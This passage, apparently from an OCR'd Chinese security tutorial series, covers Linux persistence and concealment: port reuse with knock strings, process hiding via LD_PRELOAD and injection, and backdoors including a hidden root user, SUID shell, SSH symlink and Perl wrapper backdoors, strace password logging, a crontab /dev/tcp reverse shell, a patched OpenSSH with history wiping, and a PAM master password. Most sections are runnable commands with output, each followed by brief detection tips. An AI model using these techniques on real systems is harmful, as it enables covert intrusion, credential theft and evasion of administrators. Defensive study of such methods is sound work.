
```
 #安装SSLH
 sudo apt-get install sslh
 #配置SSLH
 编辑 SSLH 配置文件:
 sudo vi /etc/default/sslh
 1、找到下列行：Run=no  将其修改为：Run=yes
 2、修改以下行以允许 SSLH 在所有可用接口上侦听端口 443
 DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1:443 --pidfile
/var/run/sslh/sslh.pid"
```

第二种方式：利用IPTables进行端口复用

```
# 端口复用链
iptables -t nat -N LETMEIN
# 端口复用规则
iptables -t nat  -A LETMEIN -p tcp -j REDIRECT --to-port 22
# 开启开关
iptables -A INPUT -p tcp -m string --string 'threathuntercoming' --algo bm -m recent --set --
name letmein --rsource -j ACCEPT
# 关闭开关
iptables -A INPUT -p tcp -m string --string 'threathunterleaving' --algo bm -m recent --name
letmein --remove -j ACCEPT
# let's do it
iptables -t nat -A PREROUTING -p tcp --dport 80 --syn -m recent --rcheck --seconds 3600 --name
letmein --rsource -j LETMEIN
```

利用方式:

```
#开启复用
echo threathuntercoming | socat - tcp:192.168.28.128:80
#ssh使用80端口进行登录
ssh -p 80 root@192.168.28.128
#关闭复用
echo threathunterleaving | socat - tcp:192.168.28.128:80
```



具体文章详见：远程遥控 IPTables 进行端口复用

0x07 进程隐藏

管理员无法通过相关命令工具查找到你运行的进程，从而达到隐藏目的，实现进程隐藏。

第一种方法：libprocesshider

github项目地址：https://github.com/gianlucaborello/libprocesshider

利用 LD_PRELOAD 来实现系统函数的劫持，实现如下

```
# 下载程序编译
git clone https://github.com/gianlucaborello/libprocesshider.git
cd libprocesshider/ && make
# 移动文件到/usr/local/lib/目录下
cp libprocesshider.so /usr/local/lib/
# 把它加载到全局动态连接局
echo /usr/local/lib/libprocesshider.so >> /etc/ld.so.preload
```

测试：运行 evil_script.py，

```
[root@localhost libprocesshider]# ls
evil_script.py  Makefile  processhider.c  README.md
[root@localhost libprocesshider]# more evil_script.py
#!/usr/bin/python
import socket
import sys

def send_traffic(ip, port):
     print "Sending burst to " + ip + ":" + str(port)
     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
     sock.connect((ip, port))
     while True:
         sock.send("I AM A BAD BOY")

if len(sys.argv) != 3:
     print "Usage: " + sys.argv[0] + " IP PORT"
     sys.exit()

send_traffic(sys.argv[1], int(sys.argv[2]))
[root@localhost libprocesshider]# ./evil_script.py 192.168.28.129 80
Sending burst to 192.168.28.129:80
```

此时发现在top 与 ps 中都无法找到 evil_script.py， cpu 使用率高,但是却找不到任何占用cpu高的程序。

```
top - 02:20:10 up 10:12,  8 users,  load average: 1.13, 1.00, 1.08
Tasks:  83 total,   1 running,  81 sleeping,   1 stopped,   0 zombie
%Cpu(s): 25.1 us, 74.6 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.3 si,  0.0 st
KiB Mem :  1015832 total,   209596 free,   300340 used,   505896 buff/cache
KiB Swap:  2097148 total,  2097148 free,        0 used.   535892 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
12996 root      20   0       0      0      0 S  0.3  0.0   0:00.06 kworker/0:2
    1 root      20   0  127912   6548   4148 S  0.0  0.6   0:04.86 systemd
    2 root      20   0       0      0      0 S  0.0  0.0   0:00.01 kthreadd
    3 root      20   0       0      0      0 S  0.0  0.0   0:00.67 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kworker/0:0H
    7 root      rt   0       0      0      0 S  0.0  0.0   0:00.00 migration/0
    8 root      20   0       0      0      0 S  0.0  0.0   0:00.00 rcu_bh
    9 root      20   0       0      0      0 S  0.0  0.0   0:02.18 rcu_sched
   10 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 lru-add-drain
   11 root      rt   0       0      0      0 S  0.0  0.0   0:00.63 watchdog/0
   13 root      20   0       0      0      0 S  0.0  0.0   0:00.00 kdevtmpfs
   14 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 netns
   15 root      20   0       0      0      0 S  0.0  0.0   0:00.01 khungtaskd
   16 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 writeback
   17 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kintegrityd
   18 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 bioset
   19 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kblockd
   20 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 md
   21 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 edac-poller
   27 root      20   0       0      0      0 S  0.0  0.0   0:00.00 kswapd0
   28 root      25   5       0      0      0 S  0.0  0.0   0:00.00 ksmd
   29 root      39  19       0      0      0 S  0.0  0.0   0:00.36 khugepaged
   30 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 crypto
   38 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kthrotld
   39 root      20   0       0      0      0 S  0.0  0.0   0:01.27 kworker/u2:1
   40 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kmpath_rdacd
   41 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kaluad
   42 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kpsmoused
   44 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 ipv6_addrconf
```

cpu占用率高


如何在Linux中发现隐藏的进程，

`unhide` 是一个小巧的网络取证工具，能够发现那些借助rootkit，LKM及其它技术隐藏的进程和TCP / UDP端口。这个工具在Linux，UNIX类，MS-Windows等操作系统下都可以工作。

下载地址：http://www.unhide-forensics.info/

```
# 安装
sudo yum install unhide
# 使用
unhide [options] test_list
```

使用`unhide proc`发现隐藏进程evil_script.py，如下图所示：



第二种方法：进程注入工具linux-inject

linux-inject是用于将共享对象注入Linux进程的工具

github项目地址： https://github.com/gaffe23/linux-inject.git

```
# 下载程序编译
git clone https://github.com/gaffe23/linux-inject.git
cd linux-inject && make
# 测试进程
./sample-target
# 进程注入
./inject -n sample-target sample-library.so
```

验证进程注入成功，如下图所示：

```
[root@localhost linux-inject]# ./inject -n sample-target sample-library.so
targeting process "sample-target" with pid 15336
"sample-library.so" successfully injected
[root@localhost linux-inject]#
[root@localhost linux-inject]# more /proc/15336/maps
00400000-00401000 r-xp 00000000 08:02 392435                             /tmp/linux-inject/sample-target
00600000-00601000 r--p 00000000 08:02 392435                             /tmp/linux-inject/sample-target
00601000-00602000 rw-p 00001000 08:02 392435                             /tmp/linux-inject/sample-target
006e9000-0070a000 rw-p 00000000 00:00 0                                  [heap]
7f449a439000-7f449a43a000 r-xp 00000000 08:02 392434                     /tmp/linux-inject/sample-library.so
7f449a43a000-7f449a639000 ---p 00001000 08:02 392434                     /tmp/linux-inject/sample-library.so
7f449a639000-7f449a63a000 r--p 00000000 08:02 392434                     /tmp/linux-inject/sample-library.so
7f449a63a000-7f449a63b000 rw-p 00001000 08:02 392434                     /tmp/linux-inject/sample-library.so
7f449a63b000-7f449a63d000 r-xp 00000000 08:02 660630                     /usr/lib64/libdl-2.17.so
7f449a63d000-7f449a83d000 ---p 00002000 08:02 660630                     /usr/lib64/libdl-2.17.so
7f449a83d000-7f449a83e000 r--p 00002000 08:02 660630                     /usr/lib64/libdl-2.17.so
7f449a83e000-7f449a83f000 rw-p 00003000 08:02 660630                     /usr/lib64/libdl-2.17.so
7f449a83f000-7f449aa01000 r-xp 00000000 08:02 654589                     /usr/lib64/libc-2.17.so
7f449aa01000-7f449ac01000 ---p 001c2000 08:02 654589                     /usr/lib64/libc-2.17.so
7f449ac01000-7f449ac05000 r--p 001c2000 08:02 654589                     /usr/lib64/libc-2.17.so
7f449ac05000-7f449ac07000 rw-p 001c6000 08:02 654589                     /usr/lib64/libc-2.17.so
7f449ac07000-7f449ac0c000 rw-p 00000000 00:00 0
```

Cymothoa是一款隐秘的后门工具。它通过向目标主机活跃的进程注入恶意代码，从而获取和原进程相同的权限。该工具最大的优点就是不创建新的进程，不容易被发现。

下载地址：https://sourceforge.net/projects/cymothoa/files/cymothoa-1-beta/

```
# 下载解压
wget https://jaist.dl.sourceforge.net/project/cymothoa/cymothoa-1-beta/cymothoa-1-beta.tar.gz
tar zxvf cymothoa-1-beta.tar.gz
#
cd cymothoa-1-beta && make
```

0x07 结语

本文主要介绍了Linux下的几种隐藏技术，包括隐藏文件、隐藏权限、隐藏历史操作命令、端口复用、进程隐藏等方面的技巧。仅作抛砖引玉之用，欢迎留言分享。

第4篇：Linux权限维持--后门篇

本文将对Linux下常见的权限维持技术进行解析，知己知彼百战不殆。

1、一句话添加用户和密码

添加普通用户：

```
# 创建一个用户名guest，密码123456的普通用户
useradd -p `openssl passwd -1 -salt 'salt' 123456` guest

# useradd -p 方法  ` ` 是用来存放可执行的系统命令,"$()"也可以存放命令执行语句
useradd -p "$(openssl passwd -1 123456)" guest

# chpasswd方法
useradd guest;echo 'guest:123456'|chpasswd

# echo -e方法
useradd test;echo -e "123456\n123456\n" |passwd test
```

添加root用户：

```
# 创建一个用户名guest，密码123456的root用户
useradd -p `openssl passwd -1 -salt 'salt' 123456` guest -o -u 0 -g root -G root -s /bin/bash -d /home/test
```

可疑用户排查技巧：

```
# 查询特权用户特权用户(uid 为0)
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
# 查询可以远程登录的帐号信息
[root@localhost ~]# awk '/\$1|\$6/{print $1}' /etc/shadow
# 除root帐号外，其他帐号是否存在sudo权限。如非管理需要，普通帐号应删除sudo权限
[root@localhost ~]# more /etc/sudoers | grep -v "^#\|^$" | grep "ALL=(ALL)"
```

2、SUID Shell

Suid shell是一种可用于以拥有者权限运行的shell。

```
配合普通用户权限使用
cp /bin/bash /tmp/shell
chmod u+s /tmp/shell
```

使用guest用户登录就可疑获取root权限。

```
-bash-4.2$ id
uid=1000(guest) gid=1000(guest) groups=1000(guest) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
-bash-4.2$
-bash-4.2$ ls -al /tmp/shell
-rwsr-xr-x. 1 root root 960472 Mar  3 20:33 /tmp/shell
-bash-4.2$
-bash-4.2$ /tmp/shell -p
shell-4.2#
shell-4.2# id
uid=1000(guest) gid=1000(guest) euid=0(root) groups=1000(guest) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

备注：bash2针对suid做了一些防护措施，需要使用-p参数来获取一个root shell。另外，普通用户执行这个SUID shell时，一定要使用全路径。

排查技巧：

```
# 在Linux中查找SUID设置的文件
find . -perm /4000
# 在Linux中查找使用SGID设置的文件
find . -perm /2000
# 取消s权限
chmod u-s /tmp/shell
```


3、ssh公私钥免密登录

在客户端上生成一对公私钥，然后把公钥放到服务器上（~/.ssh/authorized_keys），保留私钥。当ssh登录时，ssh程序会发送私钥去和服务器上的公钥做匹配。如果匹配成功就可以登录了。


客户端：

```
ssh-keygen -t rsa
```

过程中按三次回车，执行结束如下图:



进入/root/.ssh/文件夹，查看文件夹的内容，如下所示:



其中`id_rsa`为私钥，`id_rsa.pub`为公钥，接下来打开`id_rsa.pub`，将内容复制到服务器。将`id_rsa.pub`的内容追加到`/root/.ssh/authorized_keys`内，配置完成。

排查技巧：查看`/root/.ssh/authorized_keys`是否被修改。

4、软连接

在sshd服务配置运行PAM认证的前提下，PAM配置文件中控制标志为sufficient时只要pam_rootok模块检测uid为0即root权限即可成功认证登陆。通过软连接的方式，实质上PAM认证是通过软连接的文件名 `/tmp/su` 在 `/etc/pam.d/` 目录下寻找对应的PAM配置文件(如: /etc/pam.d/su)，任意密码登陆的核心是 `auth sufficient pam_rootok.so`，所以只要PAM配置文件中包含此配置即可SSH任意密码登陆，除了su中之外还有chsh、chfn同样可以。

在目标服务器上执行一句话后门：

```
ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=8888
```

执行完之后，任何一台机器 `ssh root@IP -p 8888`，输入任意密码，成功登录。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.28.131  netmask 255.255.255.0  broadcast 192.168.28.255
        inet6 fe80::20c:29ff:fe37:701b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:37:70:1b  txqueuelen 1000  (Ethernet)
        RX packets 242  bytes 37139 (36.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 433  bytes 43066 (42.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ssh root@192.168.28.152 -p 8888
root@192.168.28.152's password:
Last login: Tue Mar  3 21:06:36 HKT 2020 from 192.168.28.131 on pts/1
Last login: Tue Mar  3 21:09:59 2020 from 192.168.28.131
```

排查技巧：进程、端口都可以发现异常， kill -s 9 PID 结束进程即可清除后门。

```
[root@www ~]# netstat -anplt |grep 8888
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      14432/su
tcp        0      0 :::8888                 :::*                    LISTEN      14432/su
[root@www ~]#
[root@www ~]# ps aux|grep 8888
root     14432  0.0  0.0  66604  1164 ?        Ss   01:38   0:00 /tmp/su -oPort=8888
root     14448  0.0  0.0 103248   880 pts/1    S+   01:41   0:00 grep 8888
```

5、SSH wrapper

首先启动的是/usr/sbin/sshd,脚本执行到getpeername这里的时候，正则匹配会失败，于是执行下一句，启动/usr/bin/sshd，这是原始sshd。原始的sshd监听端口建立了tcp连接后，会fork一个子进程处理具体工作。这个子进程，没有什么检验，而是直接执行系统默认的位置的/usr/sbin/sshd，这样子控制权又回到脚本了。此时子进程标准输入输出已被重定向到套接字，getpeername能真的获取到客户端的TCP源端口，如果是19526就执行sh给个shell

简单点就是从sshd fork出一个子进程，输入输出重定向到套接字，并对连过来的客户端端口进行了判断。

服务端：

```
cd /usr/sbin/
mv sshd ../bin/
echo '#!/usr/bin/perl' >sshd
echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /^..4A/);' >>sshd
echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
chmod u+x sshd
/etc/init.d/sshd restart
```

客户端：

```
socat STDIO TCP4:target_ip:22,sourceport=13377

#如果你想修改源端口，可以用python的struct标准库实现。其中x00x00LF是19526的大端形式，便于传输和处理。
>>> import struct
>>> buffer = struct.pack('>I6',19526)
>>> print repr(buffer)
'\x00\x00LF'
>>> buffer = struct.pack('>I6',13377)
>>> print buffer
4A
```

```
root@kali:~# socat STDIO TCP4:192.168.28.150:22,sourceport=13377
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:A2:60:53
          inet addr:192.168.28.150  Bcast:192.168.28.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea2:6053/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1052477 errors:0 dropped:0 overruns:0 frame:0
          TX packets:446990 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1075511037 (1.0 GiB)  TX bytes:62262641 (59.3 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1471 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:106805 (104.3 KiB)  TX bytes:106805 (104.3 KiB)
```

排查技巧：

```
# ls -al /usr/sbin/sshd
# cat /usr/sbin/sshd
可通过重装ssh服务恢复。
```

6、strace后门

通过命令替换动态跟踪系统调用和数据，可以用来记录用户ssh、su、sudo的操作。

```
#vim /etc/bashrc
alias ssh='strace -o /tmp/.ssh.log -e read,write,connect -s 2048 ssh'
# source /root/.bashrc
```

```
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("192.168.28.2")}, 16) = 0
write(4, "root@192.168.28.135's password: ", 32) = 32
read(4, "a", 1)                         = 1
read(4, "b", 1)                         = 1
read(4, "c", 1)                         = 1
read(4, "1", 1)                         = 1
read(4, "2", 1)                         = 1
read(4, "3", 1)                         = 1
read(4, "!", 1)                         = 1
read(4, "\n", 1)                        = 1
write(4, "\n", 1)                       = 1
```

排查技巧：使用`alias`即可发现异常。

```
[root@www ~]# alias
alias cp='cp -i'
alias l.='ls -d .* --color=auto'
alias ll='ls -l --color=auto'
alias ls='ls --color=auto'
alias mv='mv -i'
alias rm='rm -i'
alias ssh='strace -o /tmp/.ssh.log -e read,write,connect -s 2048 ssh'
alias which='alias | /usr/bin/which --tty-only --read-alias --show-dot --show-tilde'
```

7、crontab反弹shell

crontab命令用于设置周期性被执行的指令。新建shell脚本，利用脚本进行反弹。

a、创建shell脚本，例如在/etc/evil.sh

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.28.131/12345  0>&1
```

`chmod +sx /etc/evil.sh`

b、crontab -e 设置定时任务

```
#每一分钟执行一次
*/1 * * * * root /etc/evil.sh
```

重启crond服务，`service crond restart`，然后就可以用nc接收shell。

```
root@kali:~# uname -a
Linux kali 5.2.0-kali2-amd64 #1 SMP Debian 5.2.9-2kali1 (2019-08-22) x86_64 GNU/L
inux
root@kali:~#
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.28.150: inverse host lookup failed: Unknown host
connect to [192.168.28.131] from (UNKNOWN) [192.168.28.150] 32786
bash: no job control in this shell
[root@www ~]# whoami
whoami
root
[root@www ~]# uname -a
uname -a
Linux www 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_64
 x86_64 GNU/Linux
[root@www ~]#
```

排查技巧：

```
# 查看可疑的定时任务列表
crontab -e
```

8、openssh后门

利用openssh后门，设置SSH后门密码及root密码记录位置，隐蔽性较强，不易被发现。

```
a、备份SSH配置文件
mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old

b、解压并安装补丁
tar zxf openssh-5.9p1.tar.gz
tar zxf openssh-5.9p1.tar.gz
cp openssh-5.9p1.patch/sshbd5.9p1.diff  /openssh-5.9p1
cd openssh-5.9p1
patch < sshbd5.9p1.diff

c、记录用户名和密码的文件位置及其密码
vi  includes.h
        #define ILOG "/tmp/1.txt"             //记录登录本机的用户名和密码
        #define OLOG "/tmp/2.txt"             //记录本机登录远程的用户名和密码
        #define SECRETPW "123456789"          //后门的密码

d、修改版本信息
vi version.h
        #define SSH_VERSION "填入之前记下来的版本号,伪装原版本"
        #define SSH_PORTABLE "小版本号"

e、安装并编译
./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5
make clean
make && make install
service sshd restart
```

```
f、对比原来的配置文件，使配置文件一致，然后修改文件日期。

touch -r  /etc/ssh/ssh_config.old /etc/ssh/ssh_config
touch -r  /etc/ssh/sshd_config.old /etc/ssh/sshd_config

g、清除操作记录
export HISTFILE=/dev/null
export HISTSIZE=0
echo >/root/.bash_history //清空操作日志
```

排查技巧：利用strace找出ssh后门.

```
# 1、获取可疑进程PI
ps aux | grep sshd
# 2、跟踪sshd PID
strace -o aa -ff -p  PID
# 3、查看记录密码打开文件
grep open sshd* | grep -v -e No -e  null -e denied| grep  WR
```

9、PAM后门

PAM （Pluggable Authentication Modules ）是由Sun提出的一种认证机制。它通过提供一些动态链接库和一套统一的API，将系统提供的服务和该服务的认证方式分开，使得系统管理员可以灵活地根据需要给不同的服务配置不同的认证方式而无需更改服务程序，同时也便于向系统中添加新的认证手段。PAM最初是集成在Solaris中，目前已移植到其它系统中，如Linux、SunOS、HP-UX 9.0等。

利用方法:

```
1、获取目标系统所使用的PAM版本，下载对应版本的pam版本
2、解压缩，修改pam_unix_auth.c文件，添加万能密码
3、编译安装PAM
4、编译完后的文件在：modules/pam_unix/.libs/pam_unix.so，复制到/lib64/security中进行替换，即可使用万能密码登陆，并将用户名密码记录到文件中。
```

排查技巧：


```
# 1、通过Strace跟踪ssh
ps axu | grep sshd
strace -o aa -ff -p PID
grep open aa* | grep -v -e No -e null -e denied| grep WR
# 2、检查pam_unix.so的修改时间
stat /lib/security/pam_unix.so      #32位
stat /lib64/security/pam_unix.so    #64位
```

10、rookit后门

Mafix是一款常用的轻量应用级别Rootkits，是通过伪造ssh协议漏洞实现远程登陆的特点是配置简单并可以自定义验证密码和端口号。

利用方法：安装完成后，使用ssh 用户@IP -P 配置的端口，即可远程登录。

连接后的截图：



排查技巧：查看端口是否异常，RPM check查看命令是否被替换。

第5篇：Windows命令行文件下载方式汇总

